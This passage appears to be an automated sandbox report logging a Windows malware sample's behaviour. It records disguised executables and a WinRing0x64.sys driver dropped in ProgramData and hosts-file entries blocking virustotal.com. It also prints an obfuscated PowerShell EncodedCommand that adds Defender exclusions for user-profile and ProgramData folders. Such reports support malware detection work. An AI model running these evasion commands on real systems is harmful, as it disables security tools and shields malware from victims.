C:\mib.bin	0	916	39 31 4b 75 79 6d 32 6f 30 75 4f 31 2f 4a 6c 42 54 4b 75 47 59 73 78 6c 44 77 4a 32 4b 68 62 4c 67 37 48 73 45 6f 32 42 51 73 33 77 52 49 67 59 74 79 41 72 68 56 47 75 6b 73 79 58 4d 4c 57 64 7a 72 34 51 2b 36 58 35 42 58 4e 68 75 50 6f 49 41 57 36 45 45 63 4b 4c 69 34 64 6c 74 48 71 66 5a 6b 4a 37 35 2b 79 59 66 38 67 6e 51 70 43 69 43 56 35 76 39 34 30 69 63 6c 34 54 75 58 36 54 76 67 39 6b 6d 62 53 4d 62 68 71 36 7a 35 41 55 49 56 6a 32 35 52 46 75 72 55 55 71 35 62 70 68 55 4a 56 46 53 35 4b 49 6f 4e 42 34 51 54 53 4b 31 63 31 6e 44 71 67 3d 0d 0a 30 57 59 6b 69 59 47 57 35 45 64 69 2b 62 76 52 6c 4d 54 6c 67 2b 39 74 4b 7a 41 66 36 6a 46 58 56 75 65 6e 71 39 77 4f 68 4c 5a 71 63 6d 4f 42 70 4b 6b 42 6f 6a 46 2f 44 67 67 32 4a 41 52 67 61 34 33 43 34	91Kuym2o0uO1/JlBTKuGYsxlDwJ2KhbLg7HsEo2BQs3wRIgYtyArhVGuksyXMLWdzr4Q+6X5BXNhuPoIAW6EEcKLi4dltHqfZkJ75+yYf8gnQpCiCV5v940icl4TuX6Tvg9kmbSMbhq6z5AUIVj25RFurUUq5bphUJVFS5KIoNB4QTSK1c1nDqg=0WYkiYGW5Edi+bvRlMTlg+9tKzAf6jFXVuenq9wOhLZqcmOBpKkBojF/Dgg2JARga43C4	success or wait	1	717E1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe	0	154112	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 25 2f fd 00 00 00 00 00 00 00 00 fd 00 22 00 0b 01 30 00 00 4e 02 00 00 0a 00 00 00 00 00 00 fd 6c 02 00 00 20 00 00 00 fd 02 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 fd 02 00 00 02 00 00 00 00 00 00 02 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL%/"0Nl @ `	success or wait	1	717E1B4F	WriteFile
C:\ProgramData\RuntimeBrokerData\RegSvc.exe	0	88064	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 0f 7d 09 00 00 00 00 00 00 00 00 fd 00 22 00 0b 01 30 00 00 3e 01 00 00 18 00 00 00 00 00 00 fd 5c 01 00 00 20 00 00 00 60 01 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 fd 01 00 00 02 00 00 00 00 00 00 02 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL}"0>\ `@ `	success or wait	1	717E1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\RuntimeBrokerData\WinRing0x64.sys	0	14544	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 35 3a 6e fd 71 5b 00 fd 71 5b 00 fd 71 5b 01 fd 7d 5b 00 fd 56 fd 7b fd 74 5b 00 fd 56 fd 7d fd 70 5b 00 fd 56 fd 6d fd 72 5b 00 fd 56 fd 71 fd 70 5b 00 fd 56 fd 7c fd 70 5b 00 fd 56 fd 78 fd 70 5b 00 fd 52 69 63 68 71 5b 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 06 00 fd 26 fd 48 00 00 00 00 00 00 00 00 fd 00 22 00 0b 02 08 00 00 0c 00	MZ@!L!This program cannot be run in DOS mode.$5:nq[q[q[}[V{t[V}p[Vmr[Vqp[V|p[Vxp[Richq[PEd&H"	success or wait	1	717E1B4F	WriteFile
C:\Windows\System32\drivers\etc\hosts	824	58	30 2e 30 2e 30 2e 30 20 20 20 20 20 76 69 72 75 73 74 6f 74 61 6c 2e 63 6f 6d 0a 30 2e 30 2e 30 2e 30 20 20 20 20 77 77 77 2e 76 69 72 75 73 74 6f 74 61 6c 2e 63 6f 6d 0d 0a	0.0.0.0 virustotal.com0.0.0.0 www.virustotal.com	success or wait	17	717E1B4F	WriteFile
C:\ProgramData\RuntimeBrokerData\svhost.exe	0	8294400	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 fd 0b 00 fd 5a 4c 62 00 00 00 00 00 00 00 00 fd 00 2e 02 0b 02 02 26 00 fd 5f 00 00 fd 7e 00 00 00 00 00 fd 14 00 00 00 10 00 00 00 00 00 40 01 00 00 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 05 00 02 00 00 00 00 00 00 fd 00 00 10 00 00 46 39 7f 00 03 00 60 01 00 00 20 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEdZLb.&_~@F9 `	success or wait	1	717E1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ProgramStarter.exe.log	0	1211	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	72CAC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	72975705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	728D03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7297CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	728D03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	717E1B4F	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **6128**, Parent PID: **5928**

General

Target ID:	2
Start time:	00:17:11
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	cmd.exe" /C powershell -EncodedCommand "PAAjAHMAVQBCAHYAVgBJAEcAcABFAEoAbQAjAD4AIABBAGQAZAAtAE0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAAPAAjAGsAYwBJAFQAWQBjAHAAQgBHAEwAVgAjAD4AIAAtAEUAeABjAGwAdQBzAGkAbwBuAFAAYQB0AGgAIAA8ACMAagB0AEcAZAB6AFEAYwBUAEUATQBPAGwAZQBKAFYAcAB3AGkAbAAjAD4AIABAACgAIAA8ACMARgBvAEwAVABHAFkAcwBGAHEAcwByAGkAWQB5ACMAPgAgACQAZQBuAHYAOgBVAHMAZQByAFAAcgBvAGYAaQBsAGUALAAgADwAIwBwAEsAUABlAHYARgBGAGwAUgBOAGkAWgBFAFAAAWABLAGgATgBJACMAPgAgACQAZQBuAHYAOgBQAHIAbwBnAHIAYQBtAEQAYQB0AGEAKQAgADwAIwBRAFUAQgBKAHkAdgBlAEsARgBUACMAPgAgAC0ARgBvAHIAYwBlACAAPAAjAEkAcQBjAFcAcQBHAEYAagBSAGMATQBFAGgAWQBzAHUAYgAjAD4A
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6136, Parent PID: 6128

General

Target ID:	3
Start time:	00:17:11
Start date:	19/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 5228, Parent PID: 6128

General

Target ID:	4
Start time:	00:17:12
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -EncodedCommand "PAAjAHMAVQBCAHYAVgBJAEcAcABFAEoAbQAjAD4AIABBAGQAZAAtAE0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAAPAAjAGsAYwBJAFQAWQBjAHAAQgBHAEwAVgAjAD4AIAAtAEUAeABjAGwAdQBzAGkAbwBuAFAAYQB0AGgAIAA8ACMAagB0AEcAZAB6AFEAYwBUAEUATQBPAGwAZQBKAFYAcAB3AGkAbAAjAD4AIABAACgAIAA8ACMARgBvAEwAVABHAFkAcwBGAHEAcwByAGkAWQB5ACMAPgAgACQAZQBuAHYAOgBVAHMAZQByAFAAcgBvAGYAaQBsAGUALAAgADwAIwBwAEsAUABlAHYARgBGAGwAUgBOAGkAWgBFAFAAAWABLAGgATgBJACMAPgAgACQAZQBuAHYAOgBQAHIAbwBnAHIAYQBtAEQAYQB0AGEAKQAgADwAIwBRAFUAQgBKAHkAdgBlAEsARgBUACMAPgAgAC0ARgBvAHIAYwBlACAAPAAjAEkAcQBjAFcAcQBHAEYAagBSAGMATQBFAGgAWQBzAHUAYgAjAD4A"
Imagebase:	0xeb0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	71745B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	71745B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nooqsj1v.gcj.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nxcm1fgp.u3u.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nooqsj1v.gcj.ps1	success or wait	1	717E6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nxcm1fgp.u3u.psm1	success or wait	1	717E6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nooqsj1v.gcj.ps1	0	1	31	1	success or wait	1	717E1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nxcm1fgp.u3u.psm1	0	1	31	1	success or wait	1	717E1B4F	WriteFile
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	pipe disconnected	1	717E1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0d 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE<eY C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	717E1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1mRemove-VariableConvert-StringTrace-CommandSort-ObjectRegister-ObjectEventGet-RunspaceFormat-TableWait-DebuggerGet-Runspac	success or wait	1	717E1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	2242	2d 41 70 70 4c 6f 63 6b 65 72 50 6f 6c 69 63 79 08 00 00 00 13 00 00 00 4e 65 77 2d 41 70 70 4c 6f 63 6b 65 72 50 6f 6c 69 63 79 08 00 00 00 13 00 00 00 47 65 74 2d 41 70 70 4c 6f 63 6b 65 72 50 6f 6c 69 63 79 08 00 00 00 1c 00 00 00 47 65 74 2d 41 70 70 4c 6f 63 6b 65 72 46 69 6c 65 49 6e 66 6f 72 6d 61 74 69 6f 6e 08 00 00 00 00 00 00 00 00 79 48 fd 38 9f fd 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 64 31 17 00 00 00 08 00 00 00 44 65 73 63 72 69 62 65 02 00 00 00 11 00 00 00 47 65 74 2d 54 65 73 74 44 72 69 76 65 49 74 65 6d 02 00 00 00 0b 00 00 00 4e 65 77 2d 46 69 78	-AppLockerPolicyNew-AppLockerPolicyGet-AppLockerPolicyGet-AppLockerFileInformationyH8IC:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1DescribeGet-TestDriveItemNew-Fix	success or wait	1	717E1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	72975705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	728D03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7297CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7297CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7297CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	728D03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	72975705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	72975705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	728D03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	72981F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22412	success or wait	1	7298203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	728D03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	717E1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
